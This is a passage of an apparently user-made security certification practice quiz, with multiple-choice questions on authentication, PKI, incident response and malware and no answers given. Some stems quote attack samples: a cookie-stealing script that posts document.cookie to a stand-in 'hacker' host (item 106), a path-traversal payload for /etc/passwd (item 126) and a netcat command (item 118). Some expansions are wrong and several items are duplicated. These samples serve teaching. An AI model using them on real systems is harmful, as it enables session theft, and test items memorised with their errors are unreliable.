- BImplement an email DLP (Data Loss Prevention).
- CImplement a spam filter.
- DImplement a host-based firewall.
- EImplement a HIDS (Host-based Intrusion Detection System).
98A security engineer is configuring a wireless network with EAP-TLS. Which of the following activities is a requirement for this configuration?
- ASetting up a server
- BConfiguring federation between authentication servers
- CEnabling TOTP (Time-based One-time Password)
- DDeploying certificates to endpoint devices
99Ann is the IS manager for several new systems in which the classification of the systems' data are being decided. She is trying to determine the sensitivity level of the data being processed. Which of the following people should she consult to determine the data classification?
- ASteward
- BCustodian
- CUser
- DOwner
100A systems administrator wants to generate a self-signed certificate for an internal website. Which of the following steps should the systems administrator complete prior to installing the certificate on the server?
- AProvide the private key to a public CA.
- BProvide the public key to the internal CA.
- CProvide the public key to a public CA.
- DProvide the private key to the internal CA.
- EProvide the public/private key pair to the internal CA.
- FProvide the public/private key pair to a public CA.
101A company is allowing a BYOD policy for its staff. Which of the following is a best practice that can decrease the risk of users jailbreaking mobile devices?
- AInstall a corporately monitored mobile antivirus on the devices.
- BPrevent the installation of applications from a third-party application store.
- CBuild a custom ROM than can prevent jailbreaking.
- DRequire applications to be digitally signed.
102Which of the following describes the key difference between vishing and phishing attacks?
- APhishing is used by attackers to steal a person's identity.
- BVishing attacks require some knowledge of the target of attack.
- CVishing attacks are accomplished using telephony services.
- DPhishing is a category of social engineering attack.
103Which of the following should a security analyst perform FIRST to determine the vulnerabilities of a legacy system?
- APassive scan
- BAggressive scan
- CCredentialed scan
- DIntrusive scan
104A hacker has a packet capture that contains:
....Joe Smith.........E289F21CD33E4F57890DDEA5CF267ED2..
...Jane.Doe...........AD1FAB10D33E4F57890DDEA5CF267ED2..
....John.Key..........3374E9E7E33E4F57890DDEA5CF267ED2..
Which of the following tools will the hacker use against this type of capture?- APassword cracker
- BVulnerability scanner
- CDLP scanner
- DFuzzer
105A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state. Which of the following has the user MOST likely executed?
- ARAT
- BWorm
- CRansomware
- DBot
106An attacker exploited a vulnerability on a mail server using the code below.
<HTML><body
onload=document.location.replace ('http://hacker/post.asp?victim&message =" + document.cookie + "<br>" + "URL:" +"document.location) ; />
</body>
</HTML>
Which of the following BEST explains what the attacker is doing?- AThe attacker is replacing a cookie.
- BThe attacker is stealing a document.
- CThe attacker is replacing a document.
- DThe attacker is deleting a cookie.
107A security analyst is securing smartphones and laptops for a highly mobile workforce. Priorities include:
- Remote wipe capabilities
- Geolocation services
- Patch management and reporting
- Mandatory screen locks
- Ability to require passcodes and pins
- Ability to require encryption
Which of the following would BEST meet these requirements?- AImplementing MDM software
- BDeploying relevant group policies to the device
- CInstalling full device encryption
- DRemoving administrative rights to the devices
108A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?
- AGuest account
- BService account
- CUser account
- DLocal account
109An organization plans to implement multifactor authentication techniques within the enterprise network architecture. Each authentication factor is expected to be a unique control. Which of the following BEST describes the proper employment of multifactor authentication?
- AProximity card, fingerprint scanner, PIN
- BFingerprint scanner, voice recognition, proximity card
- CSmart card, user PKI certificate, privileged user certificate
- DVoice recognition, smart card, proximity card
110Multiple organizations operating in the same vertical want to provide seamless wireless access for their employees as they visit the other organizations. Which of the following should be implemented if all the organizations use the native 802.1x client on their mobile devices?
- AShibboleth
- BRADIUS federation
- CSAML
- DOAuth
- EOpenID connect
111A security administrator is developing controls for creating audit trails and tracking if a PHI data breach is to occur. The administrator has been given the following requirements:
*All access must be correlated to a user account.
*All user accounts must be assigned to a single individual.
*User access to the PHI data must be recorded.
*Anomalies in PHI data access must be reported.
*Logs and records cannot be deleted or modified.
Which of the following should the administrator implement to meet the above requirements? (Select THREE).- AEliminate shared accounts.
- BCreate a standard naming convention for accounts
- CImplement usage auditing and review.
- DEnable account lockout thresholds.
- ECopy logs in real time to a secured WORM (Write Once Read Many) device.
- FImplement time-of-day restrictions.
- GPerform regular permission audits and reviews.
112Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?
- ACompetitor
- BHacktivist
- CInsider
- DOrganized crime
113Which of the following differentiates a collision attack from a rainbow table attack?
- AA rainbow table attack performs a hash lookup.
- BA rainbow table attack uses the hash as a password.
- CIn a collision attack, the hash and the input data are equivalent.
- DIn a collision attack, the same input results in different hashes.
114A security technician has been receiving alerts from several servers that indicate load balancers have had a significant increase in traffic. The technician initiates a system scan. The scan results illustrate that the disk space on several servers has reached capacity. The scan also indicates that incoming internet traffic to the servers has increased. Which of the following is the MOST likely cause of the decreased disk space?
- AMisconfigured devices.
- BLogs and event anomalies.
- CAuthentication issues.
- DUnauthorized software.
115Which of the following is used to validate the integrity of data?
- ACBC (Cipher Block Chaining)
- BBlowfish
- CMD5 (Message Digest 5)
- DRSA (Rivest, Shamir, & Adleman)
116When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following "----- as a service" model that would be BEST suited for this goal?
- AInfrastructure
- BPlatform
- CSoftware
- DVirtualization
117A company was recently audited by a third party. The audit revealed the company's network devices were transferring files in the clear. Which of the following protocols should the company use to transfer files?
- AHTTPS (Hypertext Terminal Protocol Secure)
- BLDAPS (Lightweight Directory Access Protocol Secure)
- CSCP (Secure Copy)
- DSNMPv3 (Simple Network Management Protocol ver 3)
118A cybersecurity analyst is looking into the payload of a random packet capture file that was selected for analysis. The analyst notices that an internal host had a socket established with another internal host over a non-standard port. Upon investigation, the origin host that initiated the socket shows this output:
usera@host>history
mkdir /local/usr/bin/somedirectory
nc -1 192.168.5.1 -p 9856
ping -c 30 8.8.8.8 -a 600
rm /etc/dir2/somefile
rm -rm /etc/dir2/
traceroute 8.8.8.8
pakill pid 9487
usera@host>
Given the above output, which of the following commands would have established the questionable socket?- Atraceroute 8.8.8.8
- Bping -1 30 8.8.8.8 -a 600
- Cnc -1 192.168.5.1 -p 9856
- Dpskill pid 9487
119To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?
- ALeast privilege
- BJob rotation
- CBackground checks
- DSeparation of duties
120The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening. Which of the following BEST describes the cause of the issue?
- AThe password expired on the account and needed to be reset.
- BThe employee does not have the rights needed to access the database remotely.
- CTime-of-day restrictions prevented the account from logging in.
- DThe employee's account was locked out and needed to be unlocked.
121A home invasion occurred recently in which an intruder compromised a home network and accessed a WiFI-enabled baby monitor while the baby's parents were sleeping. Which of the following BEST describes how the intruder accessed the monitor?
- AOutdated antivirus
- BWi-Fi signal strength
- CSocial engineering
- DDefault configuration
122Which of the following refers to the mean time used to restore a system to its operational state?
- AMTBF (Mean Time Between Failures)
- BMTTR ( Mean Time to Recover)
- CRTO (Recovery Time Objective)
- DRPO (Recovery Point Objective)
123A Chief Information Officer (CIO) recently saw on the news that a significant security flaws exists with a specific version of a technology the company uses to support many critical application. The CIO wants to know if this reported vulnerability exists in the organization and, if so, to what extent the company could be harmed. Which of the following would BEST provide the needed information?
- APenetration test
- BVulnerability scan
- CActive reconnaissance
- DPatching assessment report
124An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Sect TWO)
- ATACACS+ (Terminal Access Controller Access Control System Plus)
- BCHAP (Challenge Handshake Authentication Protocol)
- CLDAP (Lightweight Directory Access Protocol)
- DRADIUS (Remote Authentication Dial-in User Server)
- EMSCHAPv2 (Microsoft Challenge Handshake Authentication Protocol ver 2)
125Which of the following would provide additional security by adding another factor to a smart card?
- AToken
- BProximity badge
- CPhysical key
- DPIN
126A security analyst receives an alert from a WAF (Web Application Firewall) with the following payload:
var data = "<test test test> ++ <../../../../../../etc/passwd>"
Which of the following types of attacks is this?- ACross-site request forgery
- BBuffer overflow
- CSQL injection
- DJavaScript data insertion
- EFirewall evasion script
127Which of the following uses precomputed hashes to guess passwords?
- Alptables
- BNAT tables
- CRainbow tables
- DARP tables
128A systems administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees. Which of the following would provide strong security backward compatibility when accessing the wireless network?
- AOpen wireless network and SSL (Secure Socket Layer) VPN (Virtual Private Network)
- BWPA (WiFi Protected Access) using a preshared key
- CWPA2 (WiFi Protected Access 2) using a RADIUS (Remote Authentication Dial-in User Server) back-end for 802.1x authentication
- DWEP (Wired Equivalent Privacy) with 40-bit key
129In determining when it may be necessary to perform a credentialed scan against a system instead of a non-credentialed scan, which of the following requirements is MOST likely to influence its decisions?
- AThe scanner must be able to enumerate the host OS of devices scanner
- BThe scanner must be able to footprint the network
- CThe scanner must be able to check for open ports with listening services
- DThe scanner must be able to audit file system permissions
130A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide. Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?
- ASSL (Secure Socket Layer)
- BCRL (Certificate Revocation List)
- CPKI (Public Key Infrastructure)
- DACL (Acces Control List)
131After a user reports slow computer performance, a systems administrator detects a suspicious file, which was installed as part of a freeware software package. The systems administrator reviews the output below:
c:\Windows\system32>netstat -nab
Active Connections
Pronto Local Address Foreign Address State
TCP 0.0.0.0:135 0.0.0.0 RpcSs [svchoat.exe]
TCP 0.0.0.0:445 0.0.0.0 [svchost.exe]
TCP 192.168.1.10:5000 10.37.213.20 winserver.exe
UDP 192.168.1.10:1900 *.* SSDPSVR
Based on the above information, which of the following types of malware was installed on the user's computer?- ARAT (Remote Access Trojan)
- BKeylogger
- CSpyware
- DWorm
- EBot
132A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs. Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Select TWO)
- AInstall an additional firewall
- BImplement a redundant email server
- CBlock access to personal email on corporate systems
- DUpdate the X.509 certificates on the corporate email server
- EUpdate corporate policy to prohibit access to social media websites
- FReview access violation on the file server
133A security analyst is investigating a potential breach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?
- ALaunch an investigation to identify the attacking host
- BInitiate the incident response plan
- CReview lessons learned captured in the process
- DRemove malware and restore the system to normal operation
134Joe, a salesman, was assigned to a new project that requires him to travel to a client site. While waiting for a flight, Joe, decides to connect to the airport wireless network without connecting to a VPN, and the sends confidential emails to fellow colleagues. A few days later, the company experiences a data breach. Upon investigation, the company learns Joe's emails were intercepted. Which of the following MOST likely caused the data breach?
- APolicy violation
- BSocial engineering
- CInsider threat
- DZero-day attack
135A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following method should the technician use?
- AShredding
- BWiping
- CLow-level formatting
- DRepartitioning
- EOverwriting
136An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised. The manager has gathered these facts:
- The breach is currently indicated on six user PCs
- One service account is potentially compromised
- Executive management has been notified
In which of the following phases of the IRP is the manager currently working?- ARecovery
- BEradication
- CContainment
- DIdentification
137A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is a hurricane-affected area and the disaster recovery site is 100 mi (161 km) away, the company wants to ensure its business is always operational with the least amount of man hours needed. Which of the following types of disaster recovery sites should the company implement?
- AHot site
- BWarm site
- CCold site
- DCloud-based site
138User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?
- ATrust model
- BStapling
- CIntermediate CA
- DKey escrow
139A security analyst is migrating a pass-the-hash vulnerability on a Windows infrastructure. Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?
- AEnable CHAP (Challenge Handshake Authentication Protocol)
- BDisable NTLM (New Technology LAN Manager)
- CEnable Kerberos
- DDisable PAP (Password Authentication Protocol)
140A security analyst is reviewing an assessment report that includes software versions, running services, supported encryption algorithms, and permission settings. Which of the following produced the report?
- AVulnerability scanner
- BProtocol analyzer
- CNetwork mapper
- DWeb inspector
141A Chief Information Officer (CIO) asks the company's security specialist if the company should spend any funds on malware protection for a specific server. Based on a risk assessment, the ARO (Annualized Rate of Occurrence) value of a malware infection for a server is 5 and the annual cost for the malware protection is $2500 (Single Loss Expectancy). Which of the following SLE values warrants a recommendation against purchasing the malware protection?
- A$500
- B$1000
- C$2000
- D$2500
142The computer resource center issue smartphones to all first-level and above managers. The managers have the ability to install mobile tools. Which of the following tools should be implemented with the type of tools the managers installed?
- ADownload manager
- BContent manager
- CSegmentation manager
- DApplication manager
143A systems administrator wants to provide for and enforce wireless access accountability during events where external speakers are invited to make presentations to a mixed audience of employees and non-employees. Which of the following should the administrator implement?
- AShared accounts
- BPreshared password
- CLeast privilege
- DSponsored guest
144A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of computer resources. Which of the following vulnerabilities exist?
- ABuffer overflow
- BEnd-of-life systems
- CSystem sprawl
- DWeak configuration
145Two users must encrypt and transmit large amounts of data between them. Which of the following should they use to encrypt and transmit the data?
- ASymmetric algorithm
- BHash function
- CDigital signature
- DObfuscation
146A security engineer wants to implement a site-to-site VPN that will require SSL certificates for mutual authentication. Which of the following should the engineer implement if the design requires client MAC addresses to be visible across the tunnel?
- ATunnel mode IPSec (Internet Protocol Security)
- BTransport mode VPN (Virtual Private Network) IPSec
- CL2TP (Layer 2 Tunneling Protocol)
- DSSL (Secure Socket Layer) VPN (Virtual Private Network)
147An application was recently compromised after some malformed data came in via web form. Which of the following would MOST likely have prevented this?
- AInput validation
- BProxy server
- CStress testing
- DEncoding
148While working on an incident, Joe, a technician, finished restoring the OS and applications on a workstation from the original media. Joe is about to begin copying the user's files back onto the hard drive. Which of the following incident response steps is Joe working on now?
- ARecovery
- BEradication
- CContainment
- DIdentification
149A systems administrator found a suspicious file in the root of the file system. The file contains URLs, usernames, passwords, and text from other documents being edited on the system. Which of the following types of malware would generate such a file?
- AKeylogger
- BRootkit
- CBot
- DRAT
150A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection. Which of the following is the NEXT step the team should take?
- AIdentify the source of the active connection
- BPerform eradication of active connection and recover
- CPerform containment procedure by disconnecting the server
- DFormat the server and restore its initial configuration
151A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?
- ABanner grabbing
- BPort scanning
- CPacket sniffing
- DVirus scanning
152A company has a data classification system with definitions for "Private" and "Public". the company's security policy outlines how data should be protected based on type. The company recently added data type "Proprietary". Which of the following is the MOST likely reason the company added this data type?
- AReduced cost
- BMore searchable
- CBetter data classification
- DExpanded authority of the privacy officer
153A security technician is configuring an access management system to track and record user actions. Which of the following functions should the technician configure?
- AAccounting
- BAuthorization
- CAuthentication
- DIdentification
154A security administrator installed a new network scanner that identifies new host systems on the network. Which of the following did the security administrator install?
- AVulnerability scanner
- BNetwork-based IDS
- CRogue system detection
- DConfiguration compliance scanner
155A Chief Information Officer (CIO) has decided it is not cost effective to implement safeguards against a known vulnerability. Which of the following risk responses does this BEST describe?
- ATransference
- BAvoidance
- CMitigation
- DAcceptance
156An audit takes place after company-wide restructuring, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data.
Employee Job Function Audit Finding
Ann Sales Manager *Access to confidential payroll shares
*Access to payroll processing program
*Access to marketing shares
Jeff Marketing Director *Access to human resources annual review folder
*Access to shared human resources mailbox
John Sales Manager *Active account
*Access to human resources annual review folder
*Access to confidential payroll shares
Which of the following would be the BEST method to prevent similar audit finding in the future?- AImplement separation of duties for the payroll department
- BImplement a DLP (Data Loss Prevention) solution on the payroll and human resources reviews
- CImplement a rule-based access controls on the human resources server
- DImplement regular permission auditing and reviews
157A technician is investigating a potentially compromised device with the following symptoms:
Browser slowness
Frequent browser crashes
Hourglass stuck
New search toolbar
Increased memory consumption
Which of the following types of malware has infected the system?- AMan-in-the-browser
- BSpoofer
- CSpyware
- DAdware
158A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted media. Which of the following BEST describes the action performed by this type of application?
- AHashing
- BKey exchange
- CEncryption
- DObfuscation
159When attempting to secure a mobile workstation, which of the following authentication technologies rely on the user's physical characteristics? (Select TWO)
- AMAC address table
- BRetina scan
- CFingerprint scan
- DTwo-factor authentication
- EPassword string
160A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks. Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details:
Certificate 1
Certificate Path:
Geotrust Global CA
*company.com
Certificate 2
Certificate Path:
*company.com
Which of the following would resolve the problem?- AUse a wildcard certificate
- BUse certificate chaining
- CUse a trust model
- DUse an extended validation certificate
161An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex. Which of the following would be the BEST option to meet this goal?
- ATransitive trust
- BSingle sign-on
- CFederation
- DSecure token
162An external attacker can modify the ARP cache of an internal computer. Which of the following types of attacks is described?
- AReplay
- BSpoofing
- CDNS poisoning
- DClient-side attack
163A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?
- ARestore lost data from a backup.
- BWipe the system.
- CDocument the lessons learned.
- DDetermine the scope of the impact.
164A new security administrator ran a vulnerability scanner for the first time and caused a system outage. Which of the following types of scans MOST likely caused the outage?
- ANon-intrusive credentialed scan
- BNon-intrusive non-credentialed scan
- CIntrusive credentialed scan
- DIntrusive non-credentialed scan
165A security analyst is hardening a WiFi infrastructure. The primary requirements are the following:
The infrastructure must allow staff to authenticate using the most secure method.
The infrastructure must allow guests to use an "open" WiFi network that logs valid email addresses before granting access to the Internet.
Given these requirements, which of the following statements BEST represents what the analyst should recommend and configure?- AConfigure a captive portal for guests and WPS for staff.
- BConfigure a captive portal for staff and WPA for guests.
- CConfigure a captive portal for staff and WEP for guests.
- DConfigure a captive portal for guest and WPA2 Enterprise for staff.
166A security administrator is trying to eradicate a worm, which is spreading throughout the organization, using an old remote vulnerability in the SMB protocol. The worm uses Nmap to identify target hosts within the company. The administrator wants to implement a solution that will eradicate the current worm and any future attacks that may be using zero-day vulnerabilities. Which of the following would BEST meet the requirements when implemented?
- AHost-based firewall
- BEnterprise patch management system
- CNetwork based intrusion prevention system
- DApplication blacklisting
- EFile integrity checking
167Which of the following is a deployment concept that can be used to ensure only the required OS access is exposed to software applications?
- AStaging environment
- BSandboxing
- CSecure baseline
- DTrusted OS
168Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?
- ABlack box
- BGray box
- CCredentialed
- DWhite box
169Which of the following threats has sufficient knowledge to cause the MOST danger to an organization?
- ACompetitors
- BInsiders
- CHacktivists
- DScript kiddies
170A business sector is highly competitive, and safeguarding trade secrets and critical information is paramount. On a seasonal basis, an organization employs temporary hires and contractor personnel to accomplish its mission objectives. The temporary and contract personnel require access to network resources only when on the clock. Which of the following account management practices are the BEST ways to manage these
accounts?- AEmploy time-of-day restrictions.
- BEmploy password complexity.
- CEmploy a random key generator strategy.
- DEmploy an account expiration strategy.
- EEmploy a lockout policy.
171Which of the following locations contain the MOST volatile data?
- ASSD (Solid State Drive)
- BPaging file
- CRAM (Random Access Memory)
- DCache memory
172Ann, a customer, is reporting that several important files are missing from her workstation. She recently received communication from an unknown party who is requesting funds to restore the files. Which of the following attacks has occurred?
- ARansomware
- BKeylogger
- CBuffer overflow
- DRootkit
173Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers. Which of the following techniques should the systems administrator implement?
- ARole-based access control
- BHoneypot
- CRule-based access controls
- DPassword cracker
174Joe, a user, has been trying to send Ann, a different user, an encrypted document via email. Ann has not received the attachment but is able to receive the header information. Which of the following is MOST likely preventing Ann from receiving the encrypted file?
- AUnencrypted credentials
- BAuthentication issues
- CWeak cipher suite
- DPermission issues
175A systems administrator is configuring a system that uses data classification labels. Which of the following will the administrator need to implement to enforce access control?
- ADiscretionary access control
- BMandatory access controls
- CRole-based access control
- DRule-based access control
176An analyst is using a vulnerability scanner to look for common security misconfigurations on devices. Which of the following might be identified by the scanner? (Select TWO).
- AThe firewall is disabled on workstations.
- BSSH is enable on servers.
- CBrowser homepages have not been customized.
- DDefault administrator credentials exist on networking hardware.
- EThe OS is only set to check for updates once a day.
177A security analyst is reviewing patches on servers. One of the servers is reporting the following error message in the WSUS (Windows Server Update Services) management console:
The computer has not reported status in 30 days.
Given this scenario, which of the following statements BEST represents the issue with the output above?- AThe computer in question has not pulled the latest ACL policies for the firewall.
- BThe computer in question has not pulled the latest GPO policies from the management server.
- CThe computer in question has not pulled the latest antivirus definitions from the antivirus program.
- DThe computer in question has not pulled the latest application software updates.
178Two users must encrypt and transmit large amount of data between them. Which of the following should they use to encrypt and transmit the data?
- ASymmetric algorithm
- BHash function
- CDigital signature
- DObfuscation
179A bank is experiencing a DoS attack against an application designed to handle 500IP-based sessions. In addition, the perimeter router can only handle 1Gbps of traffic. Which of the following should be implemented to prevent a DoS attacks in the future?
- ADeploy multiple web servers and implement a load balancer
- BIncrease the capacity of the perimeter router to 10 Gbps
- CInstall a firewall at the network to prevent all attacks
- DUse redundancy across all network devices and services
180A malicious system continuously sends an extremely large number of SYN packets to a server. Which of the following BEST describes the resulting effect?
- AThe server will be unable to connect to server clients due to lack of bandwidth
- BThe server's firewall will be unable to effectively filter traffic due to the amount of data transmitted
- CThe server will crash when trying to reassemble all the fragmented packets
- DThe server will exhaust its memory maintaining half-open connections
181Which of the following is the proper order for logging a user into a system from the first step to the last step?
- AIdentification, authentication, authorization
- BIdentification, authorization, authentication
- CAuthentication, identification, authorization
- DAuthorization, identification, authentication
182A bank uses a wireless network to transmit credit card purchases to a billing system. Which of the following would be MOST appropriate to protect credit card information from being accessed by unauthorized individuals outside of the premises?
- AAir gap
- BInfrared detection
- CFaraday cage
- DProtected distributions
183A help desk technician receives a phone call from an individual claiming to be an employee of the organization and requesting assistance to access a locked account. The help desk technician asks the individual to provide proof of identity before access can be granted. Which of the following types of attack is the caller performing?
- APhishing
- BShoulder surfing
- CImpersonation
- DDumpster diving
184Confidential emails from an organization were posted to a website without the organization's knowledge. Upon investigation, it was determined that the emails were obtained from an internal actor who sniffed the emails in plain text. Which of the following protocols, if properly implemented, would have MOST likely prevented the emails from being sniffed? (Select TWO)
- ASecure IMAP (Internet Message Access Protocol)
- BDNSSEC (Domain Name System Security Extensions)
- CS/MIME (Secure/Multipurpose Internet Mail Extensions)
- DSMPTS (Simple Mail Transfer Protocol Secure)
- EHTTPS (Hypertext Terminal Protocol Secure)
185A company wants to implement an access management solution that allows employees to use the same usernames and passwords for multiple applications without having to keep multiple credentials synchronized. Which of the following solutions would BEST meet these requirements? (Select TWO)
- AMultifactor authentication
- BSSO (Single sign-on)
- CBiometrics
- DPKI
- EFederation
186An external auditor visits the human resources department and performs a physical security assessment. The auditor observed documents on printers that are unclaimed. A closer look at these documents reveals employee names, addresses, ages, and types of medical and dental coverage options each employee has selected. Which of the following is the MOST appropriate actions to take?
- AFlip the documents face down so no one knows these documents are PII sensitive
- BShred the documents and let the owner print the new set
- CRetrieve the documents, label them with a PII cover sheet, and return them to the printer
- DReport to the human resources manager that their personnel are violating a privacy policy
187Which of the following metrics are used to calculate the SLE (Single Loss Expectancy)? (Select TWO)
- AROI (Return on Investment)
- BARO (Annualized Rate of Occurence)
- CALE (Annualized Loss Expectancy)
- DMTBF (Mean Time Between Failures)
- EMTTF (Mean Time to Failure)
- FTCO (Total Cost of Ownership)
188An office manager found a folder that included documents with various types of data relating to corporate clients. The office manager notified the data included dates of birth, addresses, and phone numbers for the clients. The office manager then reported this finding to the security compliance officer. Which of the following portions of the policy would the security officer need to consult to determine if a breach has occurred?
- APublic
- BPrivate
- CPHI
- DPII
189Which of the following is an asymmetric function that generates a new and separate key every time it runs?
- ARSA (Rivest, Shamir, & Adleman)
- BDSA (Digital Signature Algorithm)
- CDHE (Diffie-Hellman ephemeral mode))
- DHMAC (Hashed Message Authentication Code)
- EPBKDF2 (Password-based Key Derivation Function 2)
190Which of the following would be considered multifactor authentication?
- AHardware token and smart card
- BVoice recognition and retina scan
- CStrong password and fingerprint
- DPIN and security questions
191Users report the following message appear when browsing to the company's secure site: This website cannot be trusted. Which of the following actions should a security analyst take to resolve these messages? (Select TWO)
- AVerify the certificate has not expired on the server
- BEnsure the certificate has a .pfx extension on the server
- CUpdate the root certificate into the client computer certificate store
- DInstall the updated private key on the web server
- EHave users clear their browsing history and relaunch the session
192Despite having implemented password policies, users continue to set the same weak passwords and reuse old passwords. Which of the following technical controls would help prevent these policy violations? (Select TWO)
- APassword expiration
- BPassword length
- CPassword complexity
- DPassword history
- EPassword lockout
193A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?
- ARestore lost data from a backup.
- BWipe the system.
- CDocument the lessons learned.
- DDetermine the scope of impact.
194An active / passive configuration has an impact on:
- AConfidentiality
- BIntegrity
- CAvailability
- DNon-repudiation
195Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?
- ACompetitor
- BHacktivist
- CInsider
- DOrganized crime
196A retail store recently deployed tablets for sales employees to use while assisting customers. Two of the tablets have already been lost or stolen. Which of the following would be the BEST way for the store to secure the tablets against future loss or theft?
- ACable locks
- BScreen filters
- CGeotracking
- DRemote wipe
197A security analyst is investigating a potential breach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?
- ALaunch an investigation to identify the attacking host.
- BInitiate the incident response plan.
- CReview lessons learned captured in the process.
- DRemove malware and restore the system to normal operation.
198A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take to protect the chain of custody?
- AMake a forensic copy.
- BCreate a hash of the hard drive.
- CRecover hard drive data.
- DUpdate the evidence log.
199When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited?
- AInfrastructure
- BPlatform
- CSoftware
- DVirtualization
200An audit report has identified a weakness that could allow unauthorized personnel access to the facility at its main entrance and from there gain access to the network. Which of the following would BEST resolve the vulnerability?
- AFaraday cage
- BAir gap
- CMantrap
- DBollards
Informationen
- Beschreibung
- Practice Test 1-2
- Autor
- Arthur Casto
- Sprache
- English
- Aufrufe
- 69
- Schlagwörter
- Bewertung
- Noch keine Bewertungen Bewerte dieses Quiz